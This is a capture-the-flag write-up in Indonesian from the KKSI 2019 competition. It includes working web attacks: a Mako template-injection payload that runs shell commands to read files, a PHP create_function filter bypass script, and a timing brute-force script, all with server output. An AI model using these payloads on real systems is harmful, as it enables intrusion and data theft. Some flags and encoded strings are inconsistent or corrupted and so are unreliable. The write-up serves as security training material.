

# KKSI KOMPETISI KOMUNITAS SIBER INDONESIA

27-28 November 2019, Grand Cempaka Business Hotel, Jakarta Pusat

## NAMA TIM : Ad Maiorem Dei Tekkom

Ketua Tim	
1.	M. Sayyidus Shaleh Y.
Member	
1.	Fanny Hasbi
2.	Abda Rafi Hamaminata
3.	
4.	

## [Testing] - testing

Point : 1

Diberikan link yang menuju ke file bernama `flag.jpg.zip` yang dapat di-download. Sudah jelas dari namanya kalau file ini berisi gambar jpg yang dapat di-extract dengan perintah `bash unzip flag.jpg.zip` lalu file `flag.jpg` dibuka dengan image viewer. Isi dari gambar tersebut adalah

Flag=KKSI2019{selamat\_b3rjuang}

Dapat dilihat kalau gambar tadi memuat flag challenge ini, yaitu `KKSI2019{selamat_b3rjuang}`


flag : **KKSI2019{selamat\_b3rjuang}**

## [Tsunade Gambling Master] - Web Point : 100

Diberikan sebuah alamat URL yang merujuk ke sebuah halaman dengan JavaScript yang mencurigakan.

You must reach 13333333337 0

Tebakanmu: 0 Tebakan server: 0



Setelah di-deobfuscate kode JavaScript-nya menjadi seperti berikut:

```
var kepla_flag = "KKSI2019{",
    place_flag = "Tr0ll1ng_th3_Us3r",
    penutup = "}";

function get_point_now() {
    var t = $("#point").text();
    return parseInt(t)
}

function generate_judi_server(t) {
    return Math.round(Math.random() * t)
}

function genertae_judi_client() {
    return batas = generate_judi_server(100), Math.round(Math.random() * batas)
}

function ready_to_serve() {
    return place_flag.split("_")
}

function serve(t) {
    var e = t;
    for ($i = 0; $i < e.length; $i++) $("#flag" + $i).html("<img src='./fl4g/" +
e[$i] + ".png'>")
}
$(document).on("click", "#adu", () => {
    var t = genertae_judi_client(),
        e = generate_judi_server(100);
    $("#client").text(t), $("#server").text(e);
    var n = get_point_now();
    t > e ? $("#point").text(n + 1) : $("#point").text(n - 1)
}), $(document).on("click", "#judii", () => {
```


```
get_point_now() >= 133333333337 ? (console.log("I know you inspect element  
it!"), $("#flag").text(place_flag + " Don't Submit it Bratan! It's wrong one!")) :  
$("#flag").text("Go Away. Hus Hus")  
});
```

Kumpulan kode yang terdapat didalam blok `$(document).on("click", "#adu", ()=>{});` tidak perlu diabaikan karena tidak ada petunjuk mengenai flag disana (adanya bait alias jebakan). Yang perlu diperhatikan adalah fungsi `ready_to_serve()` dan `serve()` yang pernah dipanggil oleh trigger apapun dari elemen DOM di halaman. Jika fungsi `ready_to_serve()` dieksekusi maka hasilnya adalah variabel `place_flag` yang menjadi array (singkatnya).

```
> ready_to_serve()  
< ▶ (3) ["Tr0ll1ng", "th3", "Us3r"]  
> |
```

Kalau dilihat pada fungsi `serve()` nilai dari argumen fungsi tersebut akan dihitung panjangnya pada `e.length` jadi ada kemungkinan kalau parameter yang diminta fungsi tersebut adalah nilai array yang telah didapat dari fungsi `ready_to_serve()` sebelumnya.

Jika fungsi `serve()` dieksekusi dengan argumen dari hasil fungsi `ready_to_serve()` maka



Ada tiga gambar yang muncul di layar, yang jika tulisannya digabung menjadi `JScan_3asY_Tr0ll1nG` yang adalah nilai dari flag challenge ini.

## [Mako Onii-Chan] - Web

Point : 300

Diberikan sebuah alamat URL yang merujuk ke sebuah halaman fanpage K-pop. Source-code dari halaman ini menunjukkan ada 2 button yang masing-masing menuju ke link “/example” dan “/intro-gan”.

```
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1,
shrink-to-fit=no">
    <script defer
src="https://use.fontawesome.com/releases/v5.0.2/js/all.js"></script>
    <link rel="stylesheet"
href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css"
integrity="sha384-Gn5384xqQ1aoWXA+058RXPxPg6fy4IWvTNh0E263XmFcJlSAwiGgFAW/dAiS6JXm"
crossorigin="anonymous">
    <title>Post With UTF-32</title>
<!-- ADDITIONAL STYLESHEET HERE -->
  </head>
  <body>
<!-- ALL OF YOUR SITE CODE HERE -->
    <div class="jumbotron">
      <h1 class="display-4">제 이름은 Nayeon 입니다</h1>
      <p class="lead">Don't forget stream <b>Feel Special</b></p>
      <hr class="my-4">
      <p>지금 하늘 구름 색은 tropical yeah</p>
      <a class="btn btn-primary btn-lg" href="/intro-gan" role="button">Submit Nama
mu disini</a>
      <!-- name->32->e-base64 -->
      <a class="btn btn-primary btn-lg" href="/example" role="button">Example</a>
    </div>
<!-- ALL OF YOUR SITE CODE HERE -->
    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js"
integrity="sha384-KJ3o2DKtIkVYIK3UENzmM7KChRr/rE9/Qpg6aAZGJwFDMVNA/GpGFF93hXpG5KkN"
crossorigin="anonymous"></script>
    <script
src="https://cdn.jsdelivr.net/npm/popper.js@1.12.9/dist/umd/popper.min.js"
integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q"
crossorigin="anonymous"></script>
    <script
src="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/js/bootstrap.min.js"
integrity="sha384-JZR6Spejh4U02d8jOt6vLEHfe/JQGiRRSQQxSfFWpi1MquVdAyjUar5+76PVCmY1"
crossorigin="anonymous"></script>
<!-- ADDITIONAL JS HERE -->
  </body>
</html>
```

Jika dilihat pada source code “Main.py” bisa didapat kalau server memakai Flask sebagai webserver dan Mako buat templating.

```

import base64
import requests as r
from flask import *
from mako.template import Template
import html

app = Flask(__name__)

@app.route('/', methods=['GET', 'POST'])
def index():
    return render_template('index.html')

@app.route('/intro-gan', methods=['GET', 'POST'])
def base():
    person = ""
    if request.method == 'POST':
        if request.form['name']:
            bases = request.form['name']
            before_xor = base64.b64decode(bases).decode('utf-32')
            base = html.escape(before_xor)
            person = base

    template = 'Your Name %s Inimda' % person
    return Template(template).render(data="world")

@app.route('/example', methods=['GET', 'POST'])
def example():
    url = "http://127.0.0.1:6001/intro-gan"
    name = "Im Nayeon".encode('utf-32')
    grup = base64.b64encode(name)
    data = {'name': grup}
    return r.post(url, data=data).text

if __name__ == "__main__":
    app.run("0.0.0.0", port=6001, debug=False)

```

Fungsi yang perlu diperhatikan adalah `base()` pada route `/intro-gan` karena fungsi pada route lain tidak menggunakan data POST dari form halaman html. Di fungsi tersebut dapat dilihat kalau data dari HTTP POST diambil lalu di-decode dari base64 dengan format encoding utf-32, lalu difilter dengan `html.escape()` lalu hasilnya digabungkan ke sebuah string yang dimasukkan ke template Mako dan di-render ke HTML.

Mekanisme templating ini mempunyai kemungkinan berpotensi terhadap teknik SSTI atau Server-Side Template Injection. Mako mempunyai fitur yaitu eksekusi kode python di dalam blok `{{ }}`.

Langkah selanjutnya adalah mengetes hipotesis tadi, caranya adalah membuat kode python yang dibungkus oleh sintaks Mako tadi, jangan lupa kalau tiap karakter yang terkait dengan HTML akan di-escape oleh `html.escape()` jadi karakter seperti spasi, double-quote dll harus dihindari, lalu setelah dibungkus dengan sintaks Mako di-encode dalam base64 dengan encoding utf-32. Percobaan yang akan dilakukan adalah kode python `len([])`

## Encode to Base64 format

Simply use the form below

`${len([])}`

**i** To encode binaries (like images, documents, etc.) upload your data via the [file encode form](#) below.

UTF-32 ▾ Destination charset.

LF (Unix) ▾ Newline separator.

☐ Split lines into 76 character wide chunks (useful for MIME).

☒ Live mode OFF Encodes in real-time when you type or paste (supports only unicode charsets).

**> ENCODE <** Encodes your data into the textarea below.



`//4AACQAAAB7AAAAbAAAAGUAAABuAAAAKAAAFsAAABdAAAAKQAAAH0AAAA=`

POST http://202.148.2.243:21201/intro-gan Send

200 OK TIME 3.19 ms SIZE 18 B

Form 1 ▾ Auth ▾ Query Header 2 Docs

Preview ▾ Header 4 Cookie Timeline

name //4AACQAAAB7AAAAbAAAAGUAAABuAAAAKAAAFsAAABdAAAAKQAAAH0AAAA=

New name New value

Your Name 0 Inimda

Dapat dilihat kalau hasilnya sesuai yang diinginkan, yaitu panjang dari array kosong adalah 0. Langkah selanjutnya adalah melihat apakah file flag ada lalu melihat isinya. Untuk masalah escaping dengan `html.escape()` bisa diatasi dengan mengubah karakter yang akan di-escape dari kode Unicode-nya dengan fungsi `chr()`. Kode yang akan dieksekusi adalah

```
__import__ ("os").popen("cat flag.txt").read()
```

Kode ini akan meng-import modul "os" lalu membaca file flag.txt dan mengambil nilai return-nya. Setelah diubah karakter nya menjadi kumpulan `chr()` dan dibungkus dengan sintaks Mako maka menjadi

```
${__import__(chr(111)+chr(115)).popen(chr(99)+chr(97)+chr(116)+chr(32)+chr(102)+chr(108)+chr(97)+chr(103)+chr(46)+chr(116)+chr(120)+chr(116)).read() }
```

Lalu di-encode ke dalam base64 dengan charset utf-32 menjadi

```
//4AACQAAAB7AAAXwAAAF8AAABpAAAAbQAAAHAAAABvAAAACgAAAHQAAABfAAAXwAAACgAAABjAAAAaAA  
AAHIAAAoAAAAMQAAADEAAAAxAAAAKQAAACsAAABjAAAAaAAAAHIAAAoAAAAMQAAADEAAAA1AAAAKQAAAC  
kAAAAuAAAACAAAAG8AAABwAAAAZQAAAG4AAAAoAAAAYwAAAGgAAABYAAAAKAAAADkAAAA5AAAAKQAAACsAA  
ABjAAAAaAAAAHIAAAoAAAQAAADcAAAAPAAAkWAAGMAAABoAAAACgAAACgAAAAxAAAAMQAAADYAAAAp  
AAAAKWAAGMAAABoAAAACgAAACgAAAAzAAAAMgAAACkAAAArAAAAYwAAAGgAAABYAAAAKAAAADAAAAwAAA  
AMgAAACkAAAArAAAAYwAAAGgAAABYAAAAKAAAADAAAAwAAAAOAAAACkAAAArAAAAYwAAAGgAAABYAAAAKA  
AADkAAAA3AAAAKQAAACsAAABjAAAAaAAAAHIAAAoAAAAMQAAADAAAAzAAAAKQAAACsAAABjAAAAaAAAA  
HIAAAoAAAANAAAADYAAAApAAAAKwAAAGMAAABoAAAACgAAACgAAAAxAAAAMQAAADYAAAApAAAAKwAAAGMA  
AABoAAAACgAAACgAAAAxAAAAMgAAADAAAApAAAAKwAAAGMAAABoAAAACgAAACgAAAAxAAAAMQAAADYAAAA  
pAAAAKQAAAC4AAABYAAAAZQAAAGEAAABkAAAAKAAAACkAAAB9AAAA
```

String diatas akan dimasukkan ke form HTTP POST di bagian key "name=". Jika request dilakukan lagi maka hasilnya adalah

POST http://202.148.2.243:21201/intro-gan

200 OK TIME 66.6 ms SIZE 43 B 37 Minutes Ago

Form 1 Auth Query Header 2 Docs

Preview Header 4 Cookie Timeline

Your Name KKS12019{64\_32\_16\_8\_4\_2\_0} Inimda

name //4AACQAAAB7AAAXwAAAF8AAABpAAAAbQAAAHAAAABvAAAACgAAAHQAAABfAAAXwAAACgAAABjAAAAaAA  
New name New value

Dapat dilihat kalau flag telah berhasil ditemukan yaitu `KKS12019{64_32_16_8_4_2_0}`




# [Login Traffic] - Forensic

Point : 50

Terdapat file login\_traffic.pcapng yang merupakan sebuah file capture packet. Kemudian buka file capture tersebut dengan aplikasi wireshark.

Pada saat kami memeriksa protocol HTTP dengan metode POST, kami menemukan string yang mencurigakan di HTML Form URL Encoded-nya, dimana terdapat item **secretkey** yang mengandung string yang telah di-encode menggunakan base64.



No.	Time	Source	Destination	Protocol	Length	Info
3062	64.460690	10.0.2.15	118.67.248.41	HTTP	770	POST /src/redirect.php HTTP/1.1 (application/x-www-form-urlencoded)

```
> Frame 3062: 770 bytes on wire (6160 bits), 770 bytes captured (6160 bits) on interface 0
> Ethernet II, Src: PcsCompu_fe:21:ee (08:00:27:fe:21:ee), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
> Internet Protocol Version 4, Src: 10.0.2.15, Dst: 118.67.248.41
> Transmission Control Protocol, Src Port: 49532, Dst Port: 80, Seq: 1, Ack: 1, Len: 716
> Hypertext Transfer Protocol
  > HTML Form URL Encoded: application/x-www-form-urlencoded
    > Form item: "js_autodetect_results" = "1"
    > Form item: "just_logged_in" = "1"
    > Form item: "login_username" = "user@user.com"
    > Form item: "secretkey" = "S0tTSTIwMTI7Q1lCM3JfQUQhISEhfQ"
```

Setelah itu, dilakukan decode string "S0tTSTIwMTI7Q1lCM3JfQUQhISEhfQ" ini lalu didapatkan flag.

```
korazon@TREX:~/Explore/Lomba/KKSI2019/Login traffic$ echo "S0tTSTIwMTI7Q1lCM3JfQUQhISEhfQ" | base64 -d
KKSI2019{CYB3r_AD!!!!}base64: invalid input
korazon@TREX:~/Explore/Lomba/KKSI2019/Login traffic$
```

flag: KKSI2019{CYB3r\_AD!!!!}

## [Welcome to KCSI 2019] - Misc

Point : 50

Diberikan sebuah string hash yang belum lengkap. Terdapat 2 karakter yang masih belum terisi dengan benar, yaitu "1663323d00434ad7#ca8ecca2b#22844".

Untuk menyelesaikannya kami melakukan brute forcing dengan permutasi menggunakan bahasa Python. Berikut ini program yang kami buat


```
#!/usr/bin/python3
import hashlib
from itertools import permutations

quest = "1663323d00434ad7#ca8ecca2b#22844"
answer = "1fee4be0b38ae6b8722b49e4db037bbd"
# index 16, 26

hex_val = "qwertyuiopasdfghjklzxcvbnm1234567890"
hex_list = list(hex_val)
perm = permutations(hex_list, 2)

for i in perm:
    quest = list(quest)
    quest[16] = i[0]
    quest[26] = i[1]
    quest = ''.join(quest)

    result = hashlib.md5(quest.encode())
    if result.hexdigest() == answer:
        print(quest)
```



```
[haz@haz] - [~/Programming/CTF/kksi-2019/welcome]
$ ./exploit.py
1663323d00434ad78ca8ecca2ba22844
[haz@haz] - [~/Programming/CTF/kksi-2019/welcome]
$
```

flag : KCSI2019{1663323d00434ad78ca8ecca2ba22844}

## [Limited Eval] - Web

Point : 200

Disini kita diberikan sebuah website yang terdapat sebuah text area dan button. Input dari text area akan dikirimkan ke `'api.php'` dengan AJAX melalui metode POST yang kemudian hasilnya akan ditampilkan di bawah button.



Di server side dilakukan beberapa pengecekan, yaitu tidak boleh menggunakan spasi maupun newline dan beberapa function juga tidak diperbolehkan, contohnya adalah `system`, `eval`, `scandir`, dsb. Namun yang sedikit membuat menyebalkan adalah panjang input juga dibatasi tidak boleh lebih dari 37.

Setelah berpusing ria, akhirnya kami menemukan sebuah function/keyword yang tidak oleh server-side, yaitu fungsi `create_function` (dapat referensi dari <https://www.php.net/manual/en/function.create-function.php>). Pada fungsi `create_function` terdapat 2 parameter, yang pertama adalah argumen untuk function yang dibuat, dan parameter kedua adalah kode yang ingin dieksekusi. Jika diperhatikan apa yang dilakukan oleh fungsi `create_function` ini hampir mirip dengan fungsi `eval`. Lagi-lagi karena input dibatasi panjangnya, maka kami mencoba untuk mengirimkan kodenya melalui payload POST.

Karena data dikirimkan melalui POST dan tidak ada autentikasi maupun otorisasi maka kita bisa buat script exploit menggunakan bahasa python. Kami kombinasikan dengan fungsi `php scandir()` untuk melakukan listing directory. Berikut ini kodenya

```
#!/usr/bin/python3
import requests
```

```

url = "http://202.148.2.243:21200/api.php"

data = {
    "code": "create_function('',$_POST['y'])();",
    "y": "var_dump(scandir('.'));"
}

print(len(data["code"]))

r = requests.post(url, data=data)

print(str(r.status_code) + " : " + r.text)

```

```

[x]-[haz@haz]-[~/Programming/CTF/kksi-2019/limited_eval]
└─$ ./exploit.py
34
200 : array(6) {
    [0]=>
    string(1) "."
    [1]=>
    string(2) ".."
    [2]=>
    string(7) "api.php"
    [3]=>
    string(12) "flagPoGu.php"
    [4]=>
    string(9) "index.php"
    [5]=>
    string(7) "php.ini"
}

```

Sampai sini kami berhasil mengetahui semua file di dalamnya. Langkah selanjutnya adalah membaca file flagPoGu.php. Kami mencoba menggunakan fungsi `file_get_contents()` namun dilarang, maka kami gunakan fungsi alternatif `readfile()`.

```

<span id="result">
    <!--?php
        define('FLAG', 'POG_U_Can_Read_This_But_HOW?');

    ?-->
    <title></title>
    <!-- define('FLAG', ''); -->
</span>

```

flag : **KKSI2019{POG\_U\_Can\_Read\_This\_But\_HOW?}**

## [KCSI Lost The Key] - Misc

Point : 50

Pada challenge ini kita langsung diberikan source code website.

```
<?php
include 'flag.php';

$key = KEY;

if(isset($_GET['time'])){
    $human = $_GET['time'];
    if(strlen($_GET['time']) == ( strlen($key) - 1)){
        sleep(5);
    }

    if(strlen($_GET['time']) == strlen($key)){
        if($human == $key){
            echo FLAG;
        }

        for($i=0;$i<strlen($key); $i++){
            if($human[$i] == $key[$i]){
                sleep(3);
            }
        }
    }
}

show_source(__FILE__);
```

Dapat diketahui dari kode bahwa yang terpenting adalah dari url param “time”.

Langkah pertama adalah kita perlu melakukan guess panjang kuncinya. Di code terdapat pengecekan panjang kunci asli dikurangi 1. Untuk mengetahuinya kami gunakan kode berikut

```
#!/usr/bin/python3
import requests
import time

url = "http://202.148.2.243:30001?time="
param = ""

for i in range(100):
    print("length " + str(len(param)) + " => ", end="")
    t1 = time.time()
    r = requests.get(url+param)
    t2 = time.time()

    print(str(t2 - t1))
    param += "a"
```

```

[~]-[haz@haz]-[~/Programming/CTF/kks
$ ./length.py
length 0 => 0.06707501411437988
length 1 => 0.06900763511657715
length 2 => 5.070784568786621
length 3 => 0.0717172622680664
length 4 => 0.06986594200134277

```

Jika waktu tungguanya sekitar lebih dari 5 detik, maka panjang flag tersebut sudah benar. Pada hasil yang menunjukkan lebih dari 5 detik adalah 2 karakter, namun panjang flag sebenarnya adalah 3 karakter.

Selanjutnya kita lakukan brute-forcing untuk mendapatkan tiap karakter. Kami gunakan script berikut untuk tiap karakter, kode dibawah ini adalah ketika mendapatkan karakter terakhir.

```

#!/usr/bin/python3
import requests
import time

keys='jklmnopqrstuvwxyz1234567890'
rest=''

for n in range(0,61):
    fff = "1A" + keys[n] + rest
    print("Njajal : {0}".format(fff))
    t1 = time.time()
    resp=requests.get('http://202.148.2.243:30001?time={0}'.format(fff))
    t2= time.time()
    print(str(t2-t1))

```

```

6.0814783573150635
Njajal : 1Ao
6.069143533706665
Njajal : 1Ap
9.074436664581299
Njajal : 1Aq
6.087949275970459
Njajal : 1Ar
6.079530715942383

```

Dari hasil yang didapat, kombinasi kunci "1Ap" merupakan kombinasi dengan eksekusi terlama, maka bisa disimpulkan bahwa kunci tersebut adalah kunci yang benar. Selanjutnya kita akses halaman tadi dengan memasukkan kunci tersebut.

```
← → ↻ ⓘ Not secure | 202.148.2.243:30001/?time=1Ap

<?php
include 'flag.php';

$key = KEY;

if(isset($_GET['time'])){
    $human = $_GET['time'];
    if(strlen($_GET['time']) == ( strlen($key) - 1)){
        sleep(5);
    }

    if(strlen($_GET['time']) == strlen($key)){
        if($human == $key){
            echo FLAG;
        }

        for($i=0;$i<strlen($key); $i++){
            if($human[$i] == $key[$i]){
                sleep(3);
            }
        }
    }
}

show_source(__FILE__);

Time_is_Money_Also_Time_is_flag
```

flag : KKS12019{Time\_is\_Money\_Also\_Time\_is\_flag}

## [Easy PWN] - pwn

Point : 100

Pada challenge ini kita diberikan sebuah file bernama “perjuangan” dengan format

```
ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,  
interpreter /lib64/ld, for GNU/Linux 3.2.0,  
BuildID[sha1]=78f9237d1be16893a0dd16a6a9e4a90d8afefc51, stripped
```

Jika dieksekusi maka tidak ada yang terjadi pada session terminal sekarang, namun membuat server thread pada localhost dengan port 6661. Hal ini bisa diketahui dengan melakukan reverse engineering. Kami menggunakan Ghidra dan berikut ini bagaimana kami tahu server tersebut berjalan.

```
local_38 = 2;  
local_36 = htons(0x1a05);  
local_34 = htonl(0);  
local_44 = socket(2,1,0);  
if (local_44 == -1) {  
    perror("socket");  
}  
else {  
    iVar1 = bind(local_44,(sockaddr *)&local_38,0x10);  
    if (iVar1 == -1) {  
        perror("bind");  
    }  
    else {  
        iVar1 = listen(local_44,0x1e);  
        if (iVar1 == -1) {  
            perror("listen");  
        }  
    }  
}
```

Jika melakukan netcat ke localhost dengan port 6661 maka akan diminta untuk memasukkan angka. Dari sini kami melakukan reverse lebih mendalam dan ternyata pengecekan angkanya dihasilkan dari angka random dengan seed random 1 dan tanpa melakukan seeding ulang.

```
33 | srand(1);  
34 | iVar1 = rand();  
35 | iVar2 = rand();  
36 | iVar3 = rand();
```



```

75  if (iVar4 == (iVar1 + iVar2) - iVar3) {
76      __stream = fopen("flag.txt","r");
77      if (__stream == (FILE *)0x0) {
78          printf("Error reading from file");
79      }
80      else {
81          fgets(local_428,0x404,__stream);
82          fclose(__stream);
83      }
84      FUN_00101376(&local_c56);
85      strncpy(local_c48,"\nCongratz!!! The f l a g is "
86      strncat(local_c48,local_428,0x404);
87      sVar5 = send(*piParm1,local_c48,0x404,0);

```

Pengecekan nilainya adalah dengan mengecek nilai random statis pertama ditambah nilai random kedua kemudian dikurangi nilai random ketiga. Karena tanpa seeding ulang, maka bisa kami buat dan guess angkanya dengan cara membuat program random sendiri menggunakan bahasa C.

```

#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int main(){
    srand(1);

    int r1 = rand();
    int r2 = rand();
    int r3 = rand();

    printf("random 1: %d\n", r1);
    printf("random 2: %d\n", r2);
    printf("random 3: %d\n", r3);

    printf("hasil = %d\n", r1 + r2 - r3);

    return 0;
}

```

```

[✖]-[haz@haz]-[~/Programming/CTF/kksi-2019/easy-pwn]
└─$ gcc try.c -o yoyoy
[haz@haz]-[~/Programming/CTF/kksi-2019/easy-pwn]
└─$ ./yoyoy
random 1: 1804289383
random 2: 846930886
random 3: 1681692777
hasil = 969527492

```

```

[haz@haz]-[~/Programming/CTF/kksi-2019/easy-pwn]
└─$ nc localhost 6661
Give me the numbers: 969527492

Congratz!!! The f l a g is

```

Karena sudah berhasil di localhost, maka selanjutnya coba kirimkan ke server challenge.

```
[haz@haz] - [~/Programming/CTF/kksi-2019/easy-pwn]  
$nc 202.148.2.243 6661  
Give me the numbers: 969527492  
  
Congratz!!! The f l a g   is KKS2019{MAJU_tak_GENTAR!!!}
```

flag : KKS2019{MAJU\_tak\_GENTAR!!!}

